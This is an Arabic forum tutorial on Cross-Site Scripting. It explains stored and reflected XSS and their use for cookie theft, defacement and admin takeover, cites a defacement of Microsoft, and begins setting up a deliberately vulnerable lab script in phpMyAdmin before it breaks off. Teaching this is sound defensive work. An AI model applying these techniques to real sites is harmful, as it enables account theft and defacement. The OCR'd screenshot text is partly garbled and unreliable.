



اهلاً وسهلاً بكم احبيتي اعضاء ساحة التطوير في دراسة ثغرة XSS!

اولاً المقدمة

ثغرة XSS هي اختصار لـ **Cross site scripting** وبسبب عدم كتابتها بالاختصار الصحيح CSS لأنها الامانات القياسية المعروفة XSS وبذلك تم تسميتها!

الموقع أصبحت تحتاج إلى طرق تفاعل مع المستخدم "الزائر" ومن أساليب التفاعل هو السماح له بادراج رد وتعليق اعجاب ، او حتى وان كان السكريبت يطبع ما يدخله الزائر كما تفعل الكثير من السكريبتات الخاصة في البحث انت تبحث عن : ساحة التطوير ..

طباعة المخرجات دون الفلترة هو نقطة تكون ثغرات الـ XSS وذلك لأن المستخدم يمكنه ادراج اكواود html , java script والخ من ملحقات لغة html وينفذ هذا المدخل في الصفحة ، وهذا يعني تخطيه صلاحياته في الطياعه ، وكما يعلم الجميع ان ثغرات XSS تعد من اكثر الثغرات انتشاراً والسبب هو ان المبرمج يحتاج الى حماية المخرجات والقيام بفلترتها ..

ثغرات XSS لها نوعين وهما /

اولاً / ثغرات XSS ثابتة - مخزنة!

ثانياً / ثغرات XSS غير ثابتة - غير مخزنة!

ثغرات XSS الثابتة هي اخطر من النوع الغير ثابت ، وذلك لأن ثغرات XSS الثابتة ، ما يدخله الزائر ثابت بالصفحة ، اي ما يدخله مثلاً يخزن بقاعدة بيانات السكريبت ، وبذلك عند دخول موضوع يحتوي على امكانية التفاعل بالريلود ، في حالة لم يكون السكريبت محمي بالتأكيد اي شخص يقوم بالدخول الى الموضوع سيشاهد اعمال المخترق في الصفحة ..

بعكس ثغرات الـ XSS الغير ثابتة ، هي النوع الاكثر انتشاراً وليس "خطورة" وهي التي تقوم على اساس الادخال الخاص مثلاً ، كما ذكرنا سابقاً عند البحث في المنتديات انت تبحث عن طريقة اكتشاف XSS هنا الحالة تسمى غير ثابتة ، وذلك لأن ادخالك لن يخزن في قاعدة بيانات الموقع اي في حالة الطلب يظهر لك لا اكثر ..

"وللمعلوميه" ثغرات XSS الثابتة البعض يطلق عليها HTML Injection لكي يوضح انها ثغرة XSS مخزنة وخطيرة ولكن التسمية ليست صحيحة فعلياً لكي تخصص لنوع معين وذلك لأن النوعين تقوم على اساس حفظ الاكواود ..

خطورة الثغرة كبيرة جداً في النوع الثابت ، وذلك لأنه يمكن للمخترق اولاً اختراق متصفح الموقعاً على اختراق مدير الموقع وبذلك اختراق السيرفر و كذلك تشويه الاندكس ، او حتى تغييره بشكل كامل واخيراً سرقة الكوكيز .

قمت بتصفح موقع zone-h بحثاً عن اكبر الشركات في الانترنت لكي ابرهن مدى خطورة هذه الثغرة ، فوجدت شركة microsoft مسجله في zone-h وهذا هو رابط التسجيل

<http://www.zone-h.org/mirror/id/6202670>

هذا حفظ المخترق كود document.body.innerHTML المعروف وهو الخاص في اظهار الرسالة بصفحة خاصة ، وسننكلم عن هذا الاستغلال البسيط في دروس الاستغلال طبعاً .

كما تشاهد سابقاً ان شركة كبيرة مثل microsoft تم اختراقها بثغرة XSS وهذا يدل على خطورة الثغرة وانتشارها، واللغات المصابة في الثغرة ، جميع اللغات المتخصصة في برمجة تطبيقات الويب مثل PHP , Perl , ASP والخ ..

طبعاً كما ذكرنا سابقاً ان ثغرات XSS خطيرة جداً ولها القدرة على تشويه الاندكس وعمل رسالة للاختراق ، وكذلك اختراق صاحب الموقع عن طريق سحب الكوكيز الخاص فيه ، والامر يصل حتى الى اختراق جهازه وجميع الزوار ، لذلك هنا نقول ان ثغرات XSS خطيرة جداً ولا يستهان ابداً بها ..

اعيد واكرر مره اخرى ان عدم فلتة المُخرجات هي السبب الرئيسي في تكون الثغرة ، وبذلك علينا حماية المخرجات لكي لا يمكن الزائر من حفظ اكواود html , java script والخ في الصفحة ..

ثانياً الاكتشاف والاستغلال

اهلاً وسهلاً بكم احبيتي اعضاء ساحة التطوير في درس استغلال واكتشاف ثغرة XSS!

بعد المقدمة تعليمنا سابقاً ، ما هي انواع الثغرة ومدى خطورتها وماذا يمكن ان يفعل المخترق بواسطة الثغرة ، حان الوقت للتطبيق العملي على ماذكرناه سابقاً ، لكي تكون فرصة ترقيع الثغرة كبيرة نتيجة تعليمنا طرق الاستغلال والاكتشاف ..

وذكرت لكم في ان لكل ثغرة لابد من برمجة سكريبت تقوم بالتطبيق عليه في بيئة السيرفر المحلي ، وكذلك تقوم بترقيعه والتتأكد من سلامة الترقيع ، وطبعاً سكريبت الد XSS تم برمجته وفقاً للأنواع المذكورة سابقاً ثابت وغير ثابت اي مخزنة وغير مخزنة ، وطبعاً لابد ان انكر ان طرق الاستغلال طرحت لكي تختبر الحماية في المستقبل للثغرة ، وكذلك تكون في علم بطرق الاستغلال التي قد يستغلها المخترق ..


أولاً تحميل السكريبت .

<http://www.mediafire.com/?v0fvjdz8zofssj4>

قبل الدخول في شرح تنصيب السكريبت ، التعليق موجود على جميع الصفحات ..

```
<!--
/////////////////////////////////////////////////////////////////
// تم الكتابة من قبل ناصراوي [ NassRawI ] //
// فريق D99Y.com ساحة التطوير //
// هذا العمل مجاني وقابل للتعديل والنسخ //
// والهدف منه هو تطوير مستوى الجماعة العربية //
// والحقوق محفوظة لكل عربي مسلم //
// لا قرموني دائمًا من دعائكم //
// وتقروا ان ساحة التطوير للهacker الأخلاقي //
/////////////////////////////////////////////////////////////////>
```

أتمنى وصلت المعلومة ، الان نقوم سريعاً بالدخول الى طريقة التنصيب ..



نقوم بالدخول الى !
phpMyAdmin

localhost / localhost | phpMyAdmin 2.10.3 - موزيلا فيرفوكس

ملف تجدير عرض تاريخ علامات أدوات مساعدة

localhost / localhost | phpMyAdmin 2.10.3

http://localhost/phpMyAdmin/

phpMyAdmin - 2.10.3

localhost

MySQL client version: 5.0.51a | Used PHP extensions: mysql | Language : Arabic - العربية

Original Theme / Style Font size 100% MySQL connection collation: utf8_unicode_ci | تكوين قاعدة بيانات جديدة: XSS

مستندات وثائقه لـ phpMyAdmin (بالإنجليزية) | phpMyAdmin wiki | الصفحة الرئيسية الرسمية لـ phpMyAdmin [ChangeLog] [Subversion] [Lists]


MySQL: UTF-8 Unicode (utf8)

Collations MySQL Storage Engines Reload privileges

فلاعة البيانات (قاعدة بيانات) ...

آخر فاتحة بذلك من الملف آخر فاتحة بذلك من الملف

DYARO ساحة التطوير www.D99Y.COM



نقوم بعمل قاعدة بيانات جديدة باسم! XSS

localhost / localhost | phpMyAdmin 2.10.3 - موزيلا فيرفوكس

ملف تجدير عرض تاريخ علامات أدوات مساعدة

localhost / localhost | phpMyAdmin 2.10.3

http://localhost/phpMyAdmin/

phpMyAdmin - 2.10.3

localhost

MySQL client version: 5.0.51a | Used PHP extensions: mysql | Language : Arabic - العربية

Original Theme / Style Font size 100% MySQL connection collation: utf8_unicode_ci | تكوين قاعدة بيانات جديدة: XSS

مستندات وثائقه لـ phpMyAdmin (بالإنجليزية) | phpMyAdmin wiki | الصفحة الرئيسية الرسمية لـ phpMyAdmin [ChangeLog] [Subversion] [Lists]


MySQL: UTF-8 Unicode (utf8)

Collations MySQL Storage Engines Reload privileges

فلاعة البيانات (قاعدة بيانات) ...

xss (0) mysql (17) phpmyadmin (7) test (0) XSS


DYARO ساحة التطوير www.D99Y.COM



بعد التكوين نقوم باختيار القاعدة من القائمة ..



